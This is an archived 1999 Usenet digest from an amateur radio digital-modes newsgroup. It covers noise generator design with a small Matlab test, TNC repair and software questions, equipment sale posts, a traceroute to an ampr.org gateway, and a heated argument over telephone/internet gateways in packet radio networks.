Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

In article <GBQydqAUwRB3Ew8r@jmwa.demon.co.uk>,
John Woodgate <jmw@jmwa.demon.co.uk> wrote:
>That's becuase 6 V diodes are more or less true zener diodes. What is
>needed is an *avalanche* diode, which is why I specified a 12 V part,
>and added the info. about using the *difference* between the noise
>voltages of two such diodes, which is more accurately white noise than
>either noise voltage alone.

Hi John,

That last statement, about the difference of two noise sources being
better than either source alone, could you elaborate on that a little?
I mean, in the case of noise, what's the difference between the
difference and the sum, if you get my drift?

Jeroen Belleman
--

1851. ICOM IC-F10 Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Thorstein Bringsli <bringsli@oslotaxi.no>
Message-ID: <ZdjO2.44$NR3.373@news1.online.no>
Source record: 18707

Wanted !!
Programming Software for the IC-F10..

Thank You !!

1852. EPROM TF2.7 for PAC COM 220

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: JEAN PAUL <F5QE@CSI.COM>
Message-ID: <#FMzQKBg#GA.259@nih2naab.prod2.compuserve.com>
Source record: 18708

Hello I wanted a new eprom with TF2.7 chip 27256 with a old Z80..

TNC 220 de Pac Com usa.

Help I buy right but normal cost..

F5QE@CSI.COM FRANCE 73 for all merci....

1853. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Bill sloman <bill.sloman@ieee.org>
Message-ID: <370A0AC1.D4245079@ieee.org>
Source record: 18709
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

"J. A. Legris" wrote:
>
> Gary Coffman wrote:
> >
> > On Thu, 01 Apr 1999 13:42:46 -0600, Artur Leung <aleung@ittc.ukans.edu> wrote:

<snip>

> > I know this is heresy, but why not just use a PN source driving a
> > simple D/A directly at the levels you want? With a sufficiently
> > long and well chosen sequence, the noise spectrum should be
> > acceptably "white" for your purposes.
> >
> I don't think it's heresy, maybe just too expensive. To produce white
> noise at 70MHz requires a very fast D/A.

You don't need a D/A. You do need a shift register shifting at faster
than 70MHz, which is possible in the faster flavours of TTL. I'd use
ECL but then I take any chance I get to use ECL ....

Bill Sloman, Nijmegen

1854. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: rbmccammon@mmm.com
Message-ID: <370A0AE4.ED854391@mmm.com>
Source record: 18710
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Jeroen BELLEMAN wrote:
>
> In article <GBQydqAUwRB3Ew8r@jmwa.demon.co.uk>,
> John Woodgate <jmw@jmwa.demon.co.uk> wrote:
> >That's becuase 6 V diodes are more or less true zener diodes. What is
> >needed is an *avalanche* diode, which is why I specified a 12 V part,
> >and added the info. about using the *difference* between the noise
> >voltages of two such diodes, which is more accurately white noise than
> >either noise voltage alone.
>
> Hi John,
>
> That last statement, about the difference of two noise sources being
> better than either source alone, could you elaborate on that a little?
> I mean, in the case of noise, what's the difference between the
> difference and the sum, if you get my drift?

I think John means the noise is more symmetric in amplitude
distribution. The negative peaks look like the
positive peaks. Its not whiter, but it is probably
more Guassian.

Opinions expressed herein are my own and may not represent those of my employer.

1855. Pactor, amtor

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: No Spam <no@spam.be>
Message-ID: <370A41DB.6F63578E@spam.be>
Source record: 18711

Please visit "The Aerts Family homepage" featuring amateur radio, ON6TS, pactor, amtor, antique radios, antique cameras.

http://gallery.uunet.be/albert.aerts/

1856. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7edmgb$fd0@enews1.newsguy.com>
Source record: 18712
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Often, a bunch of fresh flowers or in severe cases, a dinner at a nice restaurant will temporarily reduce the level of noise generated by these devices.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1857. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: John Woodgate <jmw@jmwa.demon.co.uk>
Message-ID: <DmKD0oBxlmC3Ew2b@jmwa.demon.co.uk>
Source record: 18713
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

<7ec9ha$64a$1@sunnews.cern.ch>, Jeroen BELLEMAN <jeroen@psas01.cern.ch>
inimitably wrote:
>That last statement, about the difference of two noise sources being
>better than either source alone, could you elaborate on that a little?
>I mean, in the case of noise, what's the difference between the
>difference and the sum, if you get my drift?

The information comes from Bruel & Kjaer, the audio test-gear
manufacturers. I don't know the mathematical basis, but I trust the
source. You may be right about the equivalence of sum and difference for
pure noise, but I'm not sure it applies if the probability distributions
of positive and negative excursions from the avalanche diodes are not
equal. In that case, I think there is sum difference.
--
Regards, John Woodgate, OOO - Own Opinions Only.
Phone +44 (0)1268 747839 Fax +44 (0)1268 777124.
Did you hear about the hungry genetic engineer who made a pig of himself?

1858. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: John Woodgate <jmw@jmwa.demon.co.uk>
Message-ID: <BmuD0tBhmmC3EwXe@jmwa.demon.co.uk>
Source record: 18714
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

<370A0AE4.ED854391@mmm.com>, Roy McCammon <rbmccammon@mmm.com>
inimitably wrote:
>Its not whiter, but it is probably
>more Guassian.

I geuss so.
--
Regards, John Woodgate, OOO - Own Opinions Only.
Phone +44 (0)1268 747839 Fax +44 (0)1268 777124.
Did you hear about the hungry genetic engineer who made a pig of himself?

1859. Software for MFJ-1278

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: trbarber@earthling.NET
Message-ID: <3.0.2.32.19990405202232.0069bc74@mail.icehouse.net>
Source record: 18715

I have replied to Gervais directly but felt others may like to check this software out. You can download tha same basic program that is shareware. The reg fee is only $25 USD. Turn your favorite browser to skyv1_4b.exe and also the upgrade sky1_5up.exe

http://ftp.barc.org/pub/hamradio/arrl/bbs/tcpip/

I have used this program and it looks and functions the same as the MFJ program. Try it, I don't think you will be disappointed.

73, and may all your signals be rare DX!

Tom
KK7PX

1860. FS: 2 Motorola Maxtrac 840 800 Trunking / Conv w/Scan

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <#yFTeyHg#GA.211@upnetnews05>
Source record: 18716
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

2 Motorola Maxtrac 840 800 Trunking / Conv w/Scan

For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

1861. drsi repair

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: davev <davev@ccnn.net>
Message-ID: <370A8A27.B8@ccnn.net>
Source record: 18717

where can i get my drsi tnc pkt card repaired?
tnx de dave

1862. FS: HT-600 UHF With ANI Keypad

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <OrD$S4Hg#GA.126@upnetnews05>
Source record: 18718
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-600 UHF With ANI Keypad
Comes with Battery, Antenna & ! hour Desk Top Charger.

For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

1863. FS: 4 Motorola Vehical Adaptor Model # NTN5612A NEW In Box

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <unqVJ7Hg#GA.126@upnetnews05>
Source record: 18719
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

I Have 4 Motorola Vehicle Adapter NEW in box
Model # NTN5612A Works With HT-600, MT-1000, MTX-800 Series Radios
Prices Very Depending On Witch One You Want See Web Page Below.

For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

1864. Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: DavidC <davidc@bit-net.com>
Message-ID: <7ee6vp$nf4$1@news2.bit-net.com>
Source record: 18720
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

I bought a Timewave DSP-232 at the end of 1998 and due to
a variety of issues have yet to fire it up. There were a number of
limitations to the advertised features at the time and fixes were
promised ... and mods and workarounds were expected to arise
from within the Ham community.

The unit has now been discontinued (it was actually a
dysfunctional piece of the inventory Timewave got from AEA --
and this stuff almost bankrupted Timewave since it wasn't ready
for market as they had expected).

Timewave's representation of the DSP-232 is found at this
url under "Discontinued Products":
http://www.timewave.com/amprods.html

I don't blame them for bailing on this device, it was a
real black hole of technical time for them ...

Is anyone aware of non-Timewave supported mods and
workarounds for the fullest possible functionality? Is anyone
aware of non-advertised upgrades?

I have also written Timewave but those in the Ham community
who are actually using a device are often the best informed!

Thanks! & 73,
~~~

\ ~ / .... DavidC K1YP@qsl.net
~~~

1865. Re: spamming; was 2 Motorola Maxtrac 840 800 Trunking / Conv w/Scan

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <1swO2.1308$45.3135@news.goodnet.com>
Source record: 18721
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Do you need a commercial web page?

I can sell you some space that would be more effective than
spamming the newsgroups.

Steve

Tech 55 wrote in message <#yFTeyHg#GA.211@upnetnews05>...
>2 Motorola Maxtrac 840 800 Trunking / Conv w/Scan
>
>For more Info and pictures visit: http://www.channel21.com/radio/tech56/

1866. FS: 2 Motorola Maxtrac 840 800 Trunking / Conv w/Scan

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <e7HzhDIg#GA.236@upnetnews05>
Source record: 18722
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

2 Motorola Maxtrac 840 800 Trunking / Conv w/Scan
Asking $200.00ea + Shipping
For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

1867. FS: 4 Motorola Vehical Adaptor Model # NTN5612A NEW In Box

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <u2dMuDIg#GA.250@upnetnews05>
Source record: 18723
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

I Have 4 Motorola Vehicle Adapter NEW in box
Model # NTN5612A Works With HT-600, MT-1000, MTX-800 Series Radios
Prices Very Depending On Witch One You Want See Web Page Below.

For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

1868. FS: Motorola M75 Digital TDMA Cellular Phone W/HF Kit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <ecSZyDIg#GA.250@upnetnews05>
Source record: 18724
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Motorola M75 Digital TDMA Cellular Phone W/HF Kit
Asking $200.00 + Shipping

For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

1869. FS: Motorola HT-600 UHF With ANI Keypad

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <enBR3DIg#GA.261@upnetnews05>
Source record: 18725
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-600 UHF With ANI Keypad
Comes with Battery, Antenna & ! hour Desk Top Charger.
Asking $250.00 + Shipping Or Best Offer

For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

1870. Re: Web Site Updated

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: bshort@speedchoice.com
Message-ID: <1E7521E9E9DC07E4.EB4A3B72EF3D6C37.9FDA32DABFB29546@library-proxy.airnews.net>
Source record: 18726

My web page was also updated: http://www.qex.net/k7on/

Maybe you would like to include a link?

Brian

In article <370A2A18.C8B73112@amsat.org>, kc7hex@amsat.org says...
> Web page information regarding SSTV has been updated:
>
> Update includes: List of names and e-mail address of SSTVer in USA
> and Canada
> Kenwood VC-H1 connection diagrams from
> JF1QCI
> * Kenwood, Icom, Yaesu HF & VHF
> connections
>
> http://home.cdsnet.net/~wjonesjr/kat.htm
>
> Hope to have additional updates regularly.
>
> 73
> Walt
> KC7HEX
> begin:vcard
> n:Jones, Jr.;Walter R.
> x-mozilla-html:TRUE
> url:http://home.cdsnet.net/~wjonesjr
> org:ARRL, AMSAT, US Army MARS, SHARES;US Army, Oregon Army National Guard
> adr:;;7312 Reeder Road;Klamath Falls;OR;97603;USA
> version:2.1
> email;internet:kc7hex@arrl.net
> title:KC7HEX / AAR0MA
> note:Visit the Klamath County Schools ARC at http://home.cdsnet.net/~wjonesjr/hsarc.htm
and Klamath Amateur Television at http://home.cdsnet.net/~wjonesjr/kat.htm
> end:vcard
>

--
Brian Short, K7ON 1994 E. Laguna Dr. Tempe, Az 85282
bshort@speedchoice.com >or< http://www.qex.net/k7on/
--

1871. Re: Pactor, amtor

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7ee736$c44$1@news.asu.edu>
Source record: 18727

I visited the "The Aerts Family homepage"

It isn't worth bragging about. And probably most of us are
tired of reading your advertisement. So why not knock it off!

In other words --- QUIT!

Jack VE3EED
Chandler, AZ
--

1872. Re: drsi repair

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7eed6o$9ma@enews3.newsguy.com>
Source record: 18728

davev wrote in message <370A8A27.B8@ccnn.net>...
>where can i get my drsi tnc pkt card repaired?
>tnx de dave

Try PAC-COMM. Give them a call.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1873. Re: Can Anyone Access This Site Please?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-06 00:00:00 UTC
From: Jean Letourneau <aa469@fan.nb.ca>
Message-ID: <Pine.SOL.3.91.990406170721.29413A-100000@fan1.fan.nb.ca>
Source record: 18729
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

On Mon, 5 Apr 1999, DavidC wrote:

> Can anyone not inside the AMPR.org system access
> http://gw.ve1smu.ampr.org/ ?
>

Hello David,
I just tryed and I have no problems.

73 de Jean, VE9PT
sysop@ve9dap.ampr.org

> I have been trying for 4 days without success. I have
> asked my ISP and they have tried from several places in
> the US without success.
>
> Help?
>
> ~~~
> ô¿ô
> \ ~ / .... DavidC K1YP@qsl.net
>
>
>
>

1874. Re: Sound Blaster and RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7eeba2$8rv$1@news.minn.net>
Source record: 18730

In article <7ebrka$8tu$1@node17.cwnet.frontiernet.net>, "Rick Williams"
<mrfarm@frontiernet.net> wrote:
>
>Larry Jones wrote in message
><7eb906$22ou$1@newssvr03-int.news.prodigy.com>...
>>Has anyone had experience running rtty with a pc and the sound balster
>>card ? How good does it work and how do you do it . I only want to run
>>rtty and cw with the sound blaster. Any info would be appreciated, many
>>thanks- Larry WB5KYK/QRP
>
>If you prefer to work in the windows environment and want to also try
>something new which works significantly better than RTTY (except for
>contesting) you might also consider PSK31 which is free and only requires
>rig and soundcard in a PC.
>
>Sincerely,
>
>Rick, KV9u
>
>
For a report on Sound card based RTTY performance read the DX trip report at
>http://www.megalink.net/~n1rct/dxcc/vp9story.html

John Douglas
N0ISL
Timewave Technology

1875. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: amx@i.am
Message-ID: <7eeobg$9g1$1@nnrp1.dejanews.com>
Source record: 18731

In article <7e3vpa$1s5$1@nw001t.infi.net>,
"tom" <tsokol@injersey.com> wrote:
> I am interested in receiving CW on a PC. I have found lots of shareware
> programs that seem to permit this, but most have little (if any) information
> on building an appropriate interface.
>
There are some programs to receive CW just via sound card.
One of them is my CwGet .

http://ua9osv.virtualave.net

73!
Sergei,
UA9OSV

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1876. HELP with MFJ1278B

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: hetzlerc@aol.com
Message-ID: <19990407003130.17739.00003512@ng15.aol.com>
Source record: 18732

I don't have that problem yet. I had to buy the microphone switch box as I could not get it connected to the audio in and external speaker. I used the 3.5 mm stereo plug already connected at both ends on both and it just would not work. What kind of connections did you use? The other problem is the software. Its really not Win98 compatible like they told me. I dont have the custom controls in that software. Did you find any problems like this?

Thanks

Carole KD3FM

1877. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: Lasse Langwadt Christensen <fuz@kom.auc.dk>
Message-ID: <370B37B3.9BF7E770@kom.auc.dk>
Source record: 18733
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

John Woodgate wrote:
>
> <7ec9ha$64a$1@sunnews.cern.ch>, Jeroen BELLEMAN <jeroen@psas01.cern.ch>
> inimitably wrote:
> >That last statement, about the difference of two noise sources being
> >better than either source alone, could you elaborate on that a little?
> >I mean, in the case of noise, what's the difference between the
> >difference and the sum, if you get my drift?
>
> The information comes from Bruel & Kjaer, the audio test-gear
> manufacturers. I don't know the mathematical basis, but I trust the
> source.

B&K should be reliable :)

> You may be right about the equivalence of sum and difference for
> pure noise, but I'm not sure it applies if the probability distributions
> of positive and negative excursions from the avalanche diodes are not
> equal. In that case, I think there is sum difference.

I just tried a quick'n'dirty test in Matlab,

```
x1=randn(10000,1); %make 10000 random (normal dist.) numbers
x2=randn(10000,1);

y1=(sign(x1).*(1.00001.^x1-1)); % a hack to make it asymmetric
y1=y1-mean(y1); % make sure theres no DC

y2=(sign(x2).*(1.00001.^x2-1));
y2=y2-mean(y2);

plot(y1+y2,'*');
figure
plot(y1-y2,'*');
```

The difference was very clear, y1+y2 is asymmetric around 0, just as y1
and y2 alone,
but y1-y2 is symmetric.

--L2C
--___--_-_-_----_-_--__---_-_--__---_-_-_--__----
Lasse Langwadt Christensen, MSEE (to be in 1999)
Aalborg University, Department of communication tech.
Applied Signal Processing and Implementation (ASPI)
http://www.kom.auc.dk/~fuz , mailto:langwadt@ieee.org

1878. Worked all Area Codes?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7efhep$pmh@enews3.newsguy.com>
Source record: 18734

Having trouble getting those last few contacts for your DXCC?
Use the Telephone!

It's easy! It's fast! It costs less! It requires no
knowledge or ability whatsoever!

Still can't talk to those rare and distant countries on 10
meters, even with an expensive new tribander?
Use the Telephone!

Do you have NTS Health 'n Welfare traffic which must be moved to a
recipient several hundred miles away? Use the Telephone!

Want to build an Amateur Radio Digital Network? Use the Telephone!

Want to reliably communicate with distant Hams while radiating
a minimum of RF? Use the Telephone!

For some strange reason, in every aspect of Amateur Radio
except Packet, it is widely recognized that using the Telephone is not an
appropriate response to the challenges we face as Ham Radio operators.
Everywhere else, there is an unspoken understanding that as Hams, we are
expected to be clever in our use of Radio and in the process of
overcoming those challenges, advance the art and better ourselves as
persons.

Why is it, I wonder, that the type of information we transmit
(Digital as opposed to Analog) makes any difference in this matter? Why is
it "OK" to bypass and undermine the use of Radio by Hams who want to
transmit Digital info, but not "OK" to do so for Analog stuff?

Is there a particular reason why advancing the art of Amateur Radio in
respect to moving Digital info is deemed to be of less importance to us as
Hams? Is there any logic behind the widely-held perception that
as long as you are handling Digital info, it doesn't really matter (As a
Ham) whether you use Radio to communicate or not?

In places where the regs specify that non-ham means of
communication not be allowed within the Amateur Radio Digital Net, there has
been unchecked progress and advancement over the last decade.
In those places where the use of Packet/Internet gateways have not been
regulated though, the opposite has happened and Network
infrastructure has been severely compromised while Hams have lost interest
and heart in large numbers. This is what has happened to the USA, Australia,
and other places where "packet hackers" have been given a free hand to do as
they wish.

I have read about FlexNet nodes in Europe which regularly handle 10 Megabytes per hour and more of traffic. That represents a high level of both physical and technical development and advancement, along with a high level of interest and enjoyment among the individual Packet ops there.

The difference is infrastructure. Use the Telephone instead of Radio, and infrastructure is what you give up. Sure, it's a challenge to build a digital RF network; It's expensive, difficult, frustrating, and sometimes appears to be impossible. The alternative though, is the mediocrity which follows those who prefer to cop out, cheat, and cheapen themselves while they undercut others.

I just don't see why our response to the challenges we face as Hams should be different when wanting to move Digital as opposed to Analog information.

I do not see why Hams using Radio is treated as being less important in the USA than it is in Europe.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1879. Re: spamming; was 2 Motorola Maxtrac 840 800 Trunking / Conv w/Scan

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: nexus@ametro.net
Message-ID: <7efoeg$ut6$1@osh1.datasync.com>
Source record: 18735
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

```
Steve Sampson (ssampson@usa-site.net) hath said:
: Do you need a commercial web page?
: I can sell you some space that would be more effective than
: spamming the newsgroups.
: Steve
:
: Tech 55 wrote in message <#yFTeyHg#GA.211@upnetnews05>...
: >2 Motorola Maxtrac 840 800 Trunking / Conv w/Scan
: >For more Info and pictures visit: http://www.channel21.com/radio/tech56/

Something happen to his site? Its not there anymore and
the userid 'radio' is denied when accessing channel21's web
server. They must not like him or something :)
--
,---. Dialup Networking could not negotiate a compatible set
CO-|| Y of network protocols you specified in the server type
O || | settings. Check your network configuration in the control
| D J panel and try the connection again.
// /"""' -- Welcome to Windows 95
`'`'
```

1880. Re: Worked all Area Codes?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7eft18fca1@brokaw.wa.com>
Source record: 18736

Bored are we Charlie Boy ? Nobody logging onto the BBS ?
Go look for a freeway and play in traffic......

73, Jim KH2D

"Babbling Charly Brabham, The X Sysop" trolled:

>Having trouble getting those last few contacts for your DXCC?
>Use the Telephone!

>It's easy! It's fast! It costs less! It requires no
>knowledge or ability whatsoever!

>Still can't talk to those rare and distant countries on 10
>meters, even with an expensive new tribander?
>Use the Telephone!

<Snip>

>Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

1881. Re: Can Anyone Access This Site Please?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: Jean Letourneau <aa469@fan.nb.ca>
Message-ID: <Pine.SOL.3.91.990407122810.5874A-100000@fan1.fan.nb.ca>
Source record: 18737
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

On Tue, 6 Apr 1999, Ed Leslie wrote:

I have no problem to trlnet to gw.ve1smu.ampr.org from my QTH, I do not know if there is any other stations having this problem or not. Maybe by compiling the result we all get we can get to a conclusion.

73 de Jean, VE9PT
SYSOP @ ve9dap.ampr.org (low profil gateway)

> On Mon, 5 Apr 1999 19:18:48 -0400, "DavidC" <davidc@bit-net.com>
> wrote:
>
> >Can anyone not inside the AMPR.org system access
> >http://gw.ve1smu.ampr.org/ ?
> >
> >I have been trying for 4 days without success. I have
> >asked my ISP and they have tried from several places in
> >the US without success.
> >
> >Help?
>
> No joy from here -- but I think it's because the gw to the ampr.org is
> designed to not allow traffic to flow. Here is a traceroute from me to
> your address (I've lopped off the first few lines which are not
> relevant to the discussion -- they just show the hops before the trace
> got out into the 'real' internet).
>
> Monday, April 05, 1999 09:01:32PM
>
> TraceRoute to host gw.ve1smu.ampr.org
>
> Timeout 5
> Start from hop 1
> Maximum Hops 30
>
> # Address Host Name Msg Type
> Time
> [snip]
> 5 192.157.69.5 sprint-nap.cerf.net TTL Exceeded
> 20 ms
> 6 134.24.29.45 atm9-0-3-155M.san-bb1.cerf.netTTL Exceeded
> 90 ms
> 7 134.24.12.26 sdsc-gw.san-bb1.cerf.net TTL Exceeded

> 120 ms
> 8 192.12.207.5 bigmama.ucsd.edu TTL Exceeded
> 131 ms
> 9 No response
>
> 10 44.0.0.1 ampr.org TTL Exceeded
> 131 ms
> 11 140.184.21.39 Observatory3.StMarys.CA TTL Exceeded
> 150 ms
> 12 No response
>
> 13 No response
>
> 14 No response
>
> 15 No response
>
> 16 No response
>
> 17 No response
>
> 18 No response
>
> 19 No response
>
> 20 No response
>
> 21 No response
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> 22 No response
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> 23 No response
>
> 24 No response
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> 25 No response
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> 26 No response
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> 27 No response
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> 28 No response
>
> 29 No response
>
> 30 No response
>
>
> --
> EdLeslie@TorFree.NET <Ed Leslie>

>
>

1882. Re: Worked all Area Codes?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7eg0uu$1302@enews2.newsguy.com>
Source record: 18738

Jim wrote in message <7eft18fca1@brokaw.wa.com>...
>Bored are we Charlie Boy ? Nobody logging onto the BBS ?
>Go look for a freeway and play in traffic......
>
>73, Jim KH2D
>
>"Babbling Charly Brabham, The X Sysop" trolled:
>
>>Having trouble getting those last few contacts for your DXCC?
>>Use the Telephone!

Here we have the kind of response one can expect from the LandLine Lid community. - A rude personal attack, with no pretense of addressing the issue.

The issue is not addressed, of course, because this person had nothing relevant to say.

The character attack, of course, stemmed from a lack of character on Jim's part.

This is why Jim's response is so typical of what one can expect from a LandLine Lid, when the stupidity and destructiveness of their activities are pointed out. Lacking character and intelligence, his responses are of course limited in this way.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1883. KPC 3 vs. KPC 3 Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: marcottej@SAILgrics.qc.ca
Message-ID: <370b9bc0.15153908@news.uqam.ca>
Source record: 18739

I want to buy my first TNC and I want to know what is the
difference between a KPC 3 vs. KPC 3 Plus?

Someone have one to sell in the Montreal (Quebec) area?

Jonathan Marcotte
Montreal, (Quebec)
Canada
** Remove 'SAIL' in email before replying **

1884. FA: Motorola M75 TDMA Digital Flip Phone W/HF Kit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: "Tech55/ST1A55@Msn.com" <ST1A55@email.msn.com>
Message-ID: <O8iYsbTg#GA.71@upnetnews05>
Source record: 18740
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

AT Ebay
http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=88048013

Thanks!! Rich

1885. Updated WWW Pages

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: asperges@innotts.co.uk
Message-ID: <3713c668.15101543@news.innotts.co.uk>
Source record: 18741
Cross-posted to: rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,rec.radio.amateur.dx

---

April Update - Amateur Radio Pages:

http://www.innotts.co.uk/~asperges/

International Amateur Radio Pages:

* Ideal for experts of beginners;
* Wide range of subject matters;
* Updated news, comment and debate;
* Real Audio on many pages;
* Listeners / Scanner Enthusiast Section
* Links and feedback.
*Amateur Radio News in Real Audio

Text and Real Audio and video!
As always: everyone welcome.

73 de Jeremy G4NJH

1886. Re: Req : pk232 program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7egjaj$r7c@enews4.newsguy.com>
Source record: 18742

bidasse wrote in message <3710cb36.13932156@news.giganews.com>...
>i have an old version of ppwin , this dont work well on w98 , pse
>where to find an optimised version ?
>
>(where to find a version of PakRatt except in timewave.com)

I wish you bums would quit trying to rip off Timewave. What a bunch of
cheap, no-character jerks!

If you want freebee software, look over the shareware and freeware which is
available. If you want the latest software from Timewave, stand up on your
hind legs like a man and PAY for it!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1887. Re: Req : pk232 program

